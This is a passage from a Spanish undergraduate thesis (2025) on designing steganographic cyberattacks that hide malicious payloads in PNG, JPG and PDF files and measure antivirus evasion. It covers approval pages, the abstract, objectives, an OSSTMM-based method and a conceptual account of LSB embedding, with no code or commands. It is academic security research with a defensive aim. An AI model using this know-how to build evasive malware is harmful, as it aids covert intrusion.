UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

TITULO DEL TRABAJO DE TITULACIÓN

DISEÑO DE CIBERATAQUES MEDIANTE ESTEGANOGRAFÍA PARA LA MEJORA EN LA INSERCIÓN DE PAYLOADS MALICIOSOS

AUTOR

MARTÍNEZ MATAMOROS, ANDREA NAYELI

MODALIDAD DE TITULACIÓN

PROYECTO DE UNIDAD DE INTEGRACIÓN CURRICULAR

Previo a la obtención del grado académico en
INGENIERO EN TECNOLOGÍAS DE LA INFORMACIÓN

TUTOR

ING. LÍDICE HAZ LÓPEZ, MSI.

Santa Elena, Ecuador

Año 2025

UPSE

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

TRIBUNAL DE SUSTENTACIÓN

Ing. José Sánchez Aquino, Mgt.
DIRECTOR DE LA CARRERA

Ing. Lídice Haz López, Msi.
TUTOR

Ing. Walter Orozco Iguasnia, Msc.
DOCENTE ESPECIALISTA

Ing. Marjorie Coronel Suárez, Mgt.
DOCENTE GUÍA UIC

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

CERTIFICACIÓN

Certifico que luego de haber dirigido científica y técnicamente el desarrollo y estructura final del trabajo, este cumple y se ajusta a los estándares académicos, razón por el cual apruebo en todas sus partes el presente trabajo de titulación que fue realizado en su totalidad por **MARTÍNEZ MATAMOROS ANDREA NAYELI**, como requerimiento para la obtención del título de Ingeniero en Tecnologías de la Información.

La Libertad, a los 27 días del mes de junio del año 2025

TUTOR

Firrmado electrónicamente por:
LIDICE VICTORIA HAZ LOPEZ
Validar únicamente con FirmaEC

ING. HAZ LÓPEZ LÍDICE VICTORIA, MSI

UNIVERSIDAD ESTATAL PENÍNSULA

DE SANTA ELENA

FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

DECLARACIÓN DE RESPONSABILIDAD

Yo, **Martínez Matamoros Andrea Nayeli**


DECLARO QUE:

El trabajo de Titulación**, Diseño de Ciberataques mediante Esteganografía para mejorar en la Inserción de Payloads Maliciosos.** previo a la obtención del título en Ingeniero en Tecnologías de la Información, ha sido desarrollado respetando derechos intelectuales de terceros conforme las citas que constan en el documento, cuyas fuentes se incorporan en las referencias o bibliografías. Consecuentemente este trabajo es de mi total autoría.

En virtud de esta declaración, me responsabilizo del contenido, veracidad y alcance del Trabajo de Titulación referido.

La Libertad, a los 24 días del mes de junio del año 2025

EL AUTOR



Martínez Matamoros Andrea Nayeli


UNIVERSIDAD ESTATAL PENÍNSULA

DE SANTA ELENA

FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

CERTIFICACIÓN DE ANTIPLAGIO

Certifico que después de revisar el documento final del trabajo de titulación denominado **Diseño de Ciberataques mediante Esteganografía para mejorar en la Inserción de Payloads Maliciosos** presentado por la estudiante **Martínez Matamoros Andrea Nayeli** fue enviado al Sistema Antiplagio, presentando un porcentaje de similitud correspondiente al 3%, por lo que se aprueba el trabajo para que continúe con el proceso de titulación.



INFORME DE ANÁLISIS
magister

TRABAJO_INTEGRADOR_CURRICULAR_ANDREA_MARTINEZ_FINAL

3% Textos sospechosos

3% Similitudes
< 1% similitudes entre comillas
< 1% entre las fuentes mencionadas
3% Idiomas no reconocidos (ignorado)
6% Textos potencialmente generados por la IA (ignorado)

Nombre del documento: TRABAJO_INTEGRADOR_CURRICULAR_ANDREA_MARTINEZ_FINAL.docx
ID del documento: d303d9109e79ffd0b390b7eae650c85df252852c
Tamaño del documento original: 47,1 MB

Depositante: LIDICE VICTORIA HAZ LÓPEZ
Fecha de depósito: 26/6/2025
Tipo de carga: interface
fecha de fin de análisis: 26/6/2025

Número de palabras: 18.905
Número de caracteres: 134.681

TUTOR

Firrmado electrónicamente por:
LIDICE VICTORIA HAZ LOPEZ
Validar únicamente con FirmaEC

Ing. Lídice Haz López, Msi

UNIVERSIDAD ESTATAL PENÍNSULA
DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

AUTORIZACIÓN


Yo, **Martínez Matamoros Andrea Nayeli**

Autorizo a la Universidad Estatal Península de Santa Elena, para que haga de este trabajo de titulación o parte de él, un documento disponible para su lectura consulta y procesos de investigación, según las normas de la Institución.

Cedo los derechos en línea patrimoniales del trabajo de titulación con fines de difusión pública, dentro de las regulaciones de la Universidad, siempre y cuando esta reproducción no suponga una ganancia económica y se realice respetando mis derechos de autor

Santa Elena, a los 24 días del mes de junio del año 2025

AUTOR



Martínez Matamoros Andrea Nayeli

AGRADECIMIENTO

Quiero expresar mi profundo agradecimiento en primer lugar a Dios, por brindarme fortaleza y salud durante todo este proceso. Agradecimiento a mi esposo Carlos Ramírez, por su apoyo incondicional en este camino por brindarme la confianza necesaria para seguir adelante. Le agradezco a mi querida madre por su presencia y apoyo incondicional ya que ha sido mi fortaleza, así como a José, mi hermana por apoyarme y a Steven un gran compañero por estar siempre impulsándome a seguir adelante, y a todos mis familiares. A mis amigos de la universidad, quienes han sido mi apoyo durante todo este camino brindándome su apoyo. Y un agradecimiento especial a la Ingeniera Lídice Haz, cuyo apoyo, guía y paciencia durante todo el proceso para la elaboración de este trabajo.

Andrea Nayeli, Martínez Matamoros

DEDICATORIA

Dedico con mucho amor y gratitud, este trabajo a mi querido hijo Keylor Ramírez, mi esposo Carlos Ramírez por ser el pilar principal de motivación para alcanzar mis metas.

A mi querida madre Janeth Martínez, mi hermana Domenica, a José, mis abuelos Fanny y Mauro y mis tíos quienes me han apoyado para luchar por todo aquello que me propongo, para mi superación del día al día.

A todos los docentes por brindarme de su sabiduría para aprender y crecer con sus enseñanzas, y a mis amigos quienes han sido parte fundamental de momentos emotivos y muy especiales en mi vida, por todo su apoyo para llegar en el lugar en el que he llegado.

Andrea Nayeli, Martínez Matamoros

ÍNDICE GENERAL

ÍNDICE DE FIGURAS

ÍNDICE DE TABLAS

ÍNDICE DE IMÁGENES

RESUMEN

El presente trabajo presenta el diseño de ciberataques mediante técnicas de esteganografía para insertar payloads maliciosos de forma encubierta. Se analizaron técnicas tradicionales como avanzadas de la Esteganografía, su funcionabilidad, soporte de archivo entre otros, destacando LSB, y DCT como técnicas tradicionales, OLE cómo técnica avanzada. A partir de todo, se procede a crear tres payloads ocultos en archivos portadores como imagen PNG, JPG y documento PDF, aplicado en escenarios controlados en sistema operativo Windows 10 y Linux Ubuntu. En cada entorno se simulo el proceso completo del ataque, la inserción hasta la ejecución del payload, documentando los resultados técnicos detallados sobre su efectividad y evasión de mecanismos de seguridad. Los resultados permiten desarrollar recomendaciones orientadas al fortalecimiento de la seguridad informática frente este tipo de amenazas. Como aporte final, se presenta una guía práctica con estrategias de detección y mitigación de ataques esteganográficos con la finalidad de orientar, proporcionar herramientas para su prevención y control

Palabras Claves: Ciberataques, Esteganografía, Payloads maliciosos

ABSTRACT

This study presents the design of cyberattacks using steganographic techniques to covertly insert malicious payloads. Both traditional and advanced steganography methods were analyzed, including their functionality and file format support. Traditional techniques such as LSB and DCT were examined, as well as the advanced OLE technique. Based on this analysis, three malicious payloads were created and hidden within carrier files such as PNG and JPG images, and a PDF document. These were applied in controlled scenarios using Windows 10 and Linux Ubuntu operating systems. In each environment, the full attack process was simulated—from payload insertion to execution—while documenting detailed technical results regarding their effectiveness and ability to evade security mechanisms. The findings support the development of recommendations aimed at strengthening cybersecurity against this type of threat. As a final contribution, a practical guide is presented with detection and mitigation strategies for steganographic attacks, offering tools and guidance for both prevention and control.

Keywords: Cyberattacks, Steganography, Malicious payloads

INTRODUCCIÓN

El mundo se encuentra más interconectado y la protección de la información digital se ha transformado en una prioridad crítica tanto para las organizaciones como entes individuales. Por lo cual, así mismo como las tecnologías va innovando en defensas informáticas, también se encuentran nuevas modalidades, métodos, situaciones y sobre todo nuevos actores maliciosos para vulnerar sistemas. En el contexto, la esteganografía es conocida como una herramienta poderosa no solo para proteger información clave, legitima y concisa, sino también como un medio eficaz para camuflar amenazas cibernéticas, cuenta con la capacidad de poder ocultar código malicioso en archivos inofensivos que representan un riesgo significativo, especialmente al tratarse de tácticas avanzadas de ingeniería social y explotación de vulnerabilidades.

El uso malintencionado de la esteganografía ha ganado notoriedad debido a su efectividad para evadir mecanismo de seguridad convencionales como es el caso de antivirus y sistemas de análisis de tráfico. Los delincuentes informáticos modernos utilizan este tipo de técnica para ocultar payloads maliciosos a través de canales aparentemente inofensivos sin alterar la data real del archivo. El enfoque de esta modalidad sigilosa no solo dificultad la identificación de vectores de infección, sino también cuenta con la prolongada permanencia del atacante dentro del sistema comprometido, con el fin de realizar actividades ilegales como el robo de información, control remoto de dispositivos o instalación de puertas persistentes traseras.

Por esta razón, el presente trabajo tiene como finalidad el estudio de técnicas de esteganografía tradicional como avanzadas en el ámbito de diseño de ataques informáticos para mejorar la inserción de payloads maliciosos a través de los tipos de archivos como imágenes y documentos. La utilización de laboratorios controlados permite la creación de escenarios con contexto reales que tendrán la capacidad de evaluar el resultado final de la inserción de payloads maliciosos con el uso de técnicas de esteganografía digitales con el fin de observar su comportamiento, los sistemas que afectan, la parte sigilosa, y sobre todo las tácticas esenciales de ingeniería social que permiten escalar privilegios y encontrar data relevante muy crucial. Además, a través de la información y de los resultados se procede a

desarrollar informes a detalles que presentan el análisis pertinente del escenario de prueba y establecer observaciones técnicas, y recomendaciones para mitigar estos eventos. Como resultado final se entrega una propuesta de guía de buenas prácticas enfocado a la estrategia para detectar y mitigar ataques estenográficos en entornos empresariales y domésticos.

En la sección I, se muestra a detalle de manera enfocada la problemática del uso malintencionado de la esteganografía digital en ataques cibernéticos, que ponen en peligro sistemas y activos de información cruciales de una organización o ente individual. Además, también cuenta con el punto de establecer una solución, por lo consiguiente, se halla los antecedentes del proyecto, la descripción, los objetivos del proyecto, la justificación y el alcance.

En la sección II, se localiza el marco referencial que justifique los aportes relacionados al tema, el marco conceptual de las definiciones claves de investigación el marco legal que compete a las bases legales acorde a la protección de datos o seguridad de información, la metodología a seguir como pauta al seguimiento del proceso del proyecto, también cuenta con lo que es la técnica de recolección de datos.

En la sección III, está constituido con respeto a toda la propuesta del diseño del proyecto desglosando en 4 fases como: fase de interacción, investigación, intervención y reporte. Además, cuenta con la propuesta de guía de buenas prácticas con estrategias para detectar y mitigar ataques esteganográficos en entornos empresariales y domésticos.

CAPITULO I

1. FUNDAMENTACIÓN

1.1 ANTECEDENTES

El crecimiento exponencial de la tecnología digital ha llevado consigo la proliferación de amenazas cibernéticas cada vez más sofisticadas. Entre estas amenazas, la esteganografía ha surgido como una técnica particularmente preocupante debido a su capacidad para ocultar información maliciosa dentro de datos aparentemente inofensivos. Este fenómeno ha sido impulsado por el aumento en la disponibilidad de herramientas y algoritmos de esteganografía, así como por la facilidad con la que los atacantes pueden acceder y utilizar estas tecnologías [1].

La esteganografía se ha utilizado tanto en el ámbito delictivo como en el de la seguridad, lo que ha generado una creciente preocupación entre los profesionales de la ciberseguridad. Por un lado, los delincuentes emplean técnicas esteganográficas para eludir los sistemas de detección tradicionales y ocultar payloads maliciosos dentro de archivos multimedia, como imágenes o videos. Por otro lado, los defensores de la seguridad buscan desarrollar métodos efectivos mitigar y detectar estas modalidades [2].

La investigación propuesta por Raúl Cuzo Naranjo, (2017), menciona como la investigación se propuso una modalidad esteganográfica que combina la técnica LSB con el método criptográfico de César para optimar la seguridad en la transferencia de imágenes. Se desarrolló una aplicación web en Java Netbeans para demostrar su efectividad. Los resultados muestran un aumento del 80% en la seguridad en comparación con otros métodos esteganográficos. Se destaca la relevancia de seguir el estudio para promover medidas de seguridad adecuadas al enviar mensajes dentro de imágenes [3].

La investigación propuesta por Yuniel Guzmán, Erodis Pérez y Alicia Fajardo, (2020), comienza por mencionar el uso de técnicas estenográficas, que consisten en insertar información confidencial en un medio, como imágenes, de manera imperceptible para los intrusos. Sin embargo, cuando estas técnicas no consideran las áreas adecuadas, pueden afectar la calidad visual y la seguridad del mensaje incrustado. En respuesta a esta problemática, se presenta un nuevo algoritmo estenográfico que prioriza las zonas de alta intensidad de la imagen para mejorar la imperceptibilidad y seguridad del estenograma. Este

enfoque se evalúa mediante métricas estándar y se compara con métodos previamente propuestos en la literatura [4].

La investigación propuesta por Denisse Del Pezo Magallanes (2023), se enfoca en analizar la práctica de la estenografía con fines delictivos, dentro del marco de los delitos informáticos. Su objetivo es caracterizar esta modalidad delictiva mediante un enfoque criminológico que considera aspectos técnicos, periciales y doctrinales. La investigación aborda el desconocimiento generalizado sobre estos delitos y destaca la necesidad de una regulación específica para abordarlos. Se basa en metodologías que incluyen encuestas y entrevistas para comprender el comportamiento criminal asociado con la estenografía y proponer ajustes normativos [5].

Este panorama ha generado un progresivo beneficio para el estudio investigación y desarrollo de soluciones innovadoras para abordar los desafíos planteados por la esteganografía en el ámbito informático. Es fundamental comprender en profundidad los antecedentes y el origen de este problema para diseñar estrategias efectivas que protejan la integridad y confidencialidad de los sistemas y datos en un entorno digital cada vez más complejo y amenazante.

1.2 DESCRIPCIÓN DEL PROYECTO

La implementación de la esteganografía en el ámbito tecnológico relacionado con ciberataques se ha desarrollado como un método avanzado para la inserción encubierta de cargas malintencionadas, permitiendo a los atacantes cibernéticos utilizar este saber informático para eludir los mecanismos detección maliciosa. Pese al avance de varias tácticas defensivas en la ciberseguridad, la investigación de estrategias ofensivas que utilicen nuevos métodos de ocultación continúa siendo un campo poco investigado.

Para comprender de manera profunda la efectividad de los métodos de esteganografía en la infiltración de cargas maliciosas, es crucial realizar simulaciones controladas que repliquen escenarios de ataque reales. Estas simulaciones permitirán evaluar cómo la esteganografía facilita la inserción encubierta de payloads maliciosos, destacando tanto sus fortalezas como sus vulnerabilidades dentro del ciclo de ataque. Además, este enfoque proporcionará información valiosa sobre cómo identificar y mitigar este tipo de amenazas, contribuyendo

al desarrollo de estrategias de seguridad más robustas y efectivas para proteger los sistemas ante posibles ciberataques.

El presente tema cuenta como guía la metodología Open Source Security Testing Methodology Manual (OSSTMM).

Fase 1: Interacción

- **Configuración de un laboratorio virtual seguro y controlado.**
- **Instalación de herramientas especializadas** como herramientas de análisis forense, software de esteganografía avanzada y tradicional, y mecanismos de seguridad.

Fase 2: Investigación

- **Indagar las técnicas avanzadas y tradicionales de esteganografía.**
- **Agrupar mediante parámetros de clasificación**, como impacto, función, soporte, diferencias y tipo de archivo.
- **Comparar las técnicas** en cómo afecta la inserción de payloads maliciosos en archivos sin comprometer su integridad.

Fase 3: Intervención

- **Elaboración de 3 payloads personalizados.**
- **Configuración de los payloads** con características específicas para la prueba.
- **Elección del tipo de archivo contenedor adecuado** (JPG, PNG, PDF).
- **Inserción del payload en el archivo** mediante la técnica seleccionada (avanzados como DeepStego, SteganoGAN, y tradicionales como LSB, DCT).
- **Verificación de la integridad del archivo** tras la inserción.
- **Comparación visual y estructural** del archivo antes y después de la inserción del payload.

Fase 4: Reporte

- **Pruebas de detección** con antivirus comerciales y herramientas de análisis de malware.
- **Comparación de la efectividad** de las técnicas avanzadas y tradicionales.

1.3 OBJETIVOS

1.3.1 OBJETIVO GENERAL

Diseñar ciberataques aplicando técnicas avanzadas y tradicionales de esteganografía para mejorar la inserción de payloads maliciosos, analizando su efectividad en la evasión de mecanismos de seguridad mediante simulaciones en un laboratorio virtual para fortalecer las defensas cibernéticas.

1.3.2 OBJETIVOS ESPECIFICOS

- Analizar las técnicas avanzadas y tradicionales de esteganografía para comprender su estado, funcionamiento, impacto y diferencias en la inserción de payloads maliciosos.
- Aplicar técnicas de esteganografía para insertar payloads maliciosos y evaluar su capacidad de evasión ante sistemas de detección.
- Simular ciberataques en un laboratorio virtual utilizando técnicas de esteganografía para analizar su comportamiento en entornos controlados.

1.4 JUSTIFICACIÓN DEL PROYECTO

En un mundo digital cada vez más interconectado, la seguridad cibernética se ha convertido en una preocupación primordial para organizaciones y usuarios individuales. Con el creciente uso de dispositivos móviles y la expansión de la infraestructura de Internet, las amenazas cibernéticas evolucionan constantemente, y los atacantes se vuelven cada vez más sofisticados en sus métodos. Entre las técnicas de ocultamiento utilizadas, la esteganografía ha emergido como una herramienta poderosa para disimular la inserción de payloads

maliciosos, lo que representa una amenaza crítica para la seguridad de los sistemas informáticos.

La esteganografía, que consiste en ocultar información dentro de otros tipos de datos (como imágenes, archivos de audio o documentos), permite a los atacantes eludir sistemas de detección y antivirus tradicionales. Aunque las técnicas tradicionales de esteganografía, como el Least Significant Bit (LSB) y Discrete Cosine Transform (DCT), han sido ampliamente utilizadas, las técnicas avanzadas, como DeepStego y SteganoGAN, han abierto nuevas posibilidades en cuanto a la efectividad y la capacidad de evasión de los ciberataques.

La implementación de estas técnicas de esteganografía para la inserción de payloads maliciosos plantea un reto significativo para las defensas tradicionales de seguridad cibernética. El ocultamiento de payloads maliciosos mediante esteganografía puede evadir mecanismos de detección como sistemas antivirus, lo que incrementa el riesgo de que los ciberataques sean exitosos y no sean detectados en las primeras etapas de propagación.

Este proyecto se justifica en la necesidad urgente de entender cómo estas técnicas de esteganografía pueden ser aplicadas de manera eficiente para diseñar ciberataques. A través de un laboratorio virtual controlado, será posible simular escenarios reales y evaluar la efectividad de las técnicas avanzadas y tradicionales de esteganografía en la inserción de payloads maliciosos, contribuyendo así al avance de modalidades de detección y mitigación de estos ataques.

El análisis detallado de las técnicas de esteganografía ayudará a identificar vulnerabilidades en los sistemas de seguridad actuales, lo que a su vez permitirá fortalecer las defensas cibernéticas frente a ataques cada vez más sofisticados. Además, proporcionar soluciones y estrategias prácticas permitirá a las organizaciones implementar medidas más eficaces para protegerse contra los ciberataques que utilizan esta técnica de ocultamiento.

Por ende, la implementación de soluciones tecnológicas avanzadas, protocolos de respuesta ágiles y programas de conciencia en seguridad cibernética son pasos críticos para hacer cara a los retos planteados de la esteganografía en el panorama actual de la seguridad informática. Estas medidas son fundamentales para proteger la integridad de los sistemas y datos de un mundo digital cada vez más complicado y amenazante.

1.5 ALCANCE DEL PROYECTO

Este proyecto utilizó un método experimental de investigación para evaluar la eficacia de diversas técnicas de esteganografía en la introducción de cargas malintencionadas y su habilidad para evadir sistemas de seguridad. A través de un diseño experimental organizado, se pondrán en práctica tanto técnicas sofisticadas, como DeepStego y SteganoGAN, como técnicas convencionales, como el Bit Significant Least (LSB) y la Transformación Discreta de Cosina (DCT), diseñados específicamente para archivos en los formatos JPG, PNG y PDF.6 Las evaluaciones se llevarán a cabo en un laboratorio virtual, facilitando la simulación de ataques sin poner en riesgo infraestructuras reales, asegurando de esta manera un ambiente seguro y regulado.

El estudio se enfocó en la capacidad de estas técnicas para sortear mecanismos de seguridad convencionales, como antivirus y sistemas de detección, sin profundizar en enfoques basados en inteligencia artificial o heurísticas avanzadas. A través de este análisis, se pretende obtener datos medibles que permitan evaluar la eficacia de cada técnica, detectar vulnerabilidades en los sistemas de seguridad y reforzar las estrategias de defensa cibernética, con el objetivo de optimizar la protección frente a amenazas esteganográficas.

Adicionalmente, se desarrolla una guía de buenas prácticas con estrategias para detectar y mitigar ataques esteganográficos en entornos empresariales y domésticos. La estructura propuesta para este documento es:

- Introducción
- Objetivo
- Alcance
- Evaluación del impacto de cada técnica en la evasión de detección.
- Discusión sobre las fortalezas y debilidades de cada método.
- Estrategias para la detección de Ataques Esteganográficos
- Estrategias para la mitigación de Ataques Esteganográficos
- Recomendaciones
- Conclusiones

Fase 1: Interacción

En esta etapa inicial se llevó a cabo la configuración de un laboratorio virtual seguro y controlado, diseñado para realizar pruebas sin afectar el entorno real. Se procede con la instalación de herramientas especializadas, incluyendo software de esteganografía tanto avanzada como tradicional, herramientas de análisis forense digital y mecanismos de seguridad necesarios para evitar fugas de información o contaminación cruzada. Este entorno permitirá la ejecución de pruebas de inserción y extracción de payloads maliciosos de manera controlada y repetible.

Fase 2: Investigación

Se realizo una indagación exhaustiva sobre las principales técnicas de esteganografía utilizadas actualmente, tanto tradicionales (como LSB y DCT) como avanzadas (como SteganoGAN y DeepStego). Las técnicas se clasifican según distintos parámetros como su impacto en el archivo original, función principal (ocultamiento, cifrado, compresión), tipo de archivo compatible (imagen, audio, video, documento), soporte técnico y diferencias metodológicas. Posteriormente, se comparan estas técnicas en función de cómo afectan la inserción de payloads maliciosos, evaluando si comprometen o no la integridad visual, estructural y funcional de los archivos.

Fase 3: Intervención

En esta fase se desarrollan tres payloads personalizados, diseñados con características específicas para simular distintos tipos de amenazas. Se configuran de acuerdo con el tipo de contenido a ocultar y el nivel de evasión deseado. A continuación, se seleccionan las técnicas de esteganografía a utilizar, tanto tradicionales como avanzadas, y se eligen archivos contenedores adecuados (imágenes JPG o PNG, y documentos PDF). Se procede con la inserción de los payloads utilizando las herramientas correspondientes, verificando la integridad y funcionalidad del archivo posterior a la modificación. Además, se realiza una comparación visual, binaria y estructural entre los archivos originales y los modificados, buscando identificar posibles alteraciones perceptibles o detectables.

Fase 4: Reporte

La fase final consiste en la evaluación de la efectividad de las técnicas utilizadas. Se somete cada archivo modificado a pruebas de detección mediante antivirus comerciales y herramientas de análisis de malware. Se registran los resultados obtenidos y se analizan los patrones de detección y evasión.

1.6 METODOLOGÍA DEL PROYECTO

1.6.1 METODOLOGÍA DE INVESTIGACIÓN

El método exploratorio en este proyecto tiene como objetivo analizar un tema relativamente poco conocido y con escasa información detallada, en este caso, las técnicas de esteganografía aplicadas a la inserción de payloads maliciosos. Dado que este tema implica el uso de métodos avanzados y tradicionales para ocultar código malicioso en archivos, la investigación se adentra en un campo con poco desarrollo formal en el ámbito de la ciberseguridad [6].

Para abordar este tema, se adoptó una investigación cualitativa, centrada en comprender las percepciones, experiencias y comportamientos de los sistemas de seguridad frente a ataques esteganográficos. Esto incluirá un análisis de las fortalezas y debilidades de los métodos tradicionales y avanzados, con especial énfasis en su impacto en la evasión de antivirus. Se considerarán datos obtenidos a través de simulaciones en un laboratorio virtual controlado, con el fin de identificar patrones y tendencias relacionadas con la eficacia de estas técnicas [7].

Adicionalmente, la investigación se desarrollará mediante una revisión bibliográfica exhaustiva que recopilo conocimientos y técnicas relacionadas con la esteganografía aplicada al campo de la ciberseguridad. Esta revisión sirvió como base para el análisis comparativo de las técnicas estudiadas y facilitará el entendimiento del estado actual de estas metodologías.

La investigación cuenta con un alcance que se considera descriptivo, ya que se buscará detallar las diferentes técnicas de esteganografía, tanto tradicionales como avanzadas, evaluando su efectividad en la inserción de payloads maliciosos. El enfoque estará en proporcionar una descripción clara y completa de las herramientas y metodologías utilizadas para esconder código malicioso en archivos, explicando su funcionamiento, aplicaciones y limitaciones dentro de un entorno controlado. Además, se exploró la capacidad de estas técnicas para evadir las defensas cibernéticas convencionales, identificando oportunidades para fortalecer las estrategias de seguridad en sistemas informáticos [8].

1.6.2 VARIABLES DEL ESTUDIO

Variable Independiente: Técnicas de Esteganografía utilizadas en la inserción de payloads maliciosos.

Variable Dependiente: Eficiencia de detección de los payloads maliciosos embebidos en archivos esteganografiados.

1.6.3 HIPOTESIS

La implementación de técnicas de esteganografía en la inserción de payloads maliciosos aumenta la tasa de evasión de los mecanismos de detección, dificultando la identificación y respuesta ante ciberataques.

1.6.4 TÉCNICAS DE RECOLECCIÓN DE INFORMACIÓN

- **Técnicas**

  Estado del arte, entrevista, fuentes bibliográficas

- **Instrumentos**

  En esta investigación, las entrevistas se emplearán como herramienta principal de recolección de datos. Se diseño una guía de entrevista flexible, se seleccionarán participantes expertos en seguridad informática, y se llevarán a cabo entrevistas individuales para obtener perspectivas detalladas sobre el uso de algoritmos y librerías de esteganografía con propósitos ofensivos. Las entrevistas serán grabadas con el consentimiento del participante y luego analizadas cualitativamente para identificar temas clave y tendencias.

- **Población**

  Entrevista Expertos del área de ciberseguridad/hacking ético

1.6.5 METODOLOGÍA DE DESARROLLO DEL PROYECTO

El OSSTMM, desarrollado por ISECOM, es una metodología sólida y metódica enfocada en el análisis, evaluación y cuantificación de la seguridad en las operaciones. Este esquema metodológico ofrece un marco definido para realizar auditorías técnicas de seguridad, garantizando uniformidad y repetibilidad en su implementación. Al fundamentarse en un modelo de código abierto, fomenta la cooperación de expertos del campo que aportan a la mejora continua de los procesos de evaluación, lo que resulta en análisis más exactos y eficientes. Además, su naturaleza libre facilita la difusión gratuita del contenido sin restricciones legales vinculadas a la propiedad intelectual. [9].

Fase 1: Interacción: En esta fase se llevará a cabo una recopilación de información clave sobre las técnicas de esteganografía avanzadas y tradicionales. Se realizarán entrevistas con expertos en seguridad informática y hacking ético, con el fin de obtener opiniones y perspectivas sobre el uso de estas técnicas en ciberataques. Además, se investigarán los algoritmos y librerías utilizadas para la creación de payloads maliciosos, recopilando información de artículos científicos, tesis y sitios web especializados. El objetivo es tener una visión integral sobre las herramientas y métodos de ocultación disponibles en los diferentes formatos de archivo, como JPG, PNG y PDF.

Fase 2: Investigación: Durante esta fase, los algoritmos y librerías recopilados en la fase anterior serán agrupados y categorizados según sus características, usos, métodos de ocultación y fortalezas o debilidades. Se procederá a desarrollar los payloads maliciosos específicos para su inserción en archivos seleccionados. Estas pruebas de intrusión permitirán evaluar la viabilidad de cada técnica y algoritmo en un entorno controlado, con el fin de establecer un marco para la siguiente fase experimental.

Fase 3: Intervención: En la fase de intervención, se realizará la inserción de los payloads en los archivos utilizando las técnicas de esteganografía seleccionadas. Estas pruebas se realizarán tanto en entornos simulados como reales para evaluar la capacidad de evasión de los sistemas de detección y la furtividad de los payloads. Se recopilarán datos y evidencia

sobre la efectividad de las técnicas para ocultar información maliciosa, así como la capacidad de los sistemas de seguridad para detectar los ataques.

Fase 4: Reporte: Una vez realizadas las pruebas y recopilada la información necesaria, se procederá a la fase de reporte. En este apartado se presentará una introducción sobre el tema y los objetivos de la investigación, seguida del análisis de los resultados obtenidos. Se evaluarán las fortalezas y debilidades de las técnicas de esteganografía utilizadas en la inserción de payloads, y se propondrán recomendaciones sobre cómo mejorar las estrategias de defensa cibernética frente a este tipo de ataques. También se discutirán observaciones técnicas clave sobre la efectividad de las técnicas probadas en el entorno controlado y real.

CAPITULO II

2. MARCO REFERENCIAL

2.1 MARCO CONTEXTUAL

La estenografía es una técnica que permite ocultar información internamente de archivos digitales como imágenes, audio o video, de manera que no sea perceptible para un observador casual. Se utiliza con fines legítimos, como la protección de datos sensibles, como también puede ser usado para propósitos maliciosos, como la ocultación de malware o la comunicación clandestina [10].

El objetivo de la investigación sobre algoritmos y librerías de estenografía es comprender y evaluar las técnicas actuales para detectar información oculta. La identificación de vectores de estenografía implica reconocer los diferentes métodos y recursos que se pueden usar para ocultar información, ya sea a nivel de archivos, protocolos de comunicación o sistemas de almacenamiento. Estas nuevas habilidades de inserción de paquetes maliciosos tienen como objetivo principal escapar de los sistemas de seguridad y realizar acciones ilegales como el robo de información o el control remoto de sistemas informáticos.

La esteganografía se emplea como método para infiltrar malware escondiendo partes del software en archivos de imagen. Se consigue esto dividiendo el código malintencionado en bytes y dispersándolos entre la información de la imagen digital. Las imágenes, formadas por píxeles representados por 24 bits, facilitan la modificación del bit menos significativo (LSB) de cada píxel, lo que posibilita la inserción de datos sin provocar alteraciones perceptibles en la imagen. Esta técnica es casi imperceptible para el ojo humano, pero eficaz para ocultar información. Es esencial que los creadores de formatos multimedia fortalezcan sus productos para evitar este tipo de riesgos digitales debido al aumento en el uso de estos ataques. [11].

Por otro lado, la inserción de payloads con propósitos ofensivos a través de esteganografía plantea desafíos adicionales para la seguridad informática. Los atacantes pueden utilizar técnicas de esteganografía para ocultar malware, exploits o comandos maliciosos dentro de archivos aparentemente inofensivos, lo que les permite eludir las defensas tradicionales y comprometer sistemas de manera sigilosa. La investigación en este campo busca entender

cómo los atacantes pueden aprovechar la esteganografía con fines maliciosos y desarrollar contramedidas efectivas para detectar y neutralizar estas amenazas.

2.2 MARCO TEÓRICO

2.2.1 Estudio de Algoritmos de IA aplicables al estegeoanalisis de imágenes Digitales

En esta tesis de maestría, se aborda la relevancia de la esteganografía y el estegoanálisis en el contexto de la seguridad de la información. Se destaca que la esteganografía tiene como objetivo principal ocultar datos en objetos de manera discreta, mientras que el estegoanálisis se enfoca en identificar los objetos que han sido modificados con información oculta.

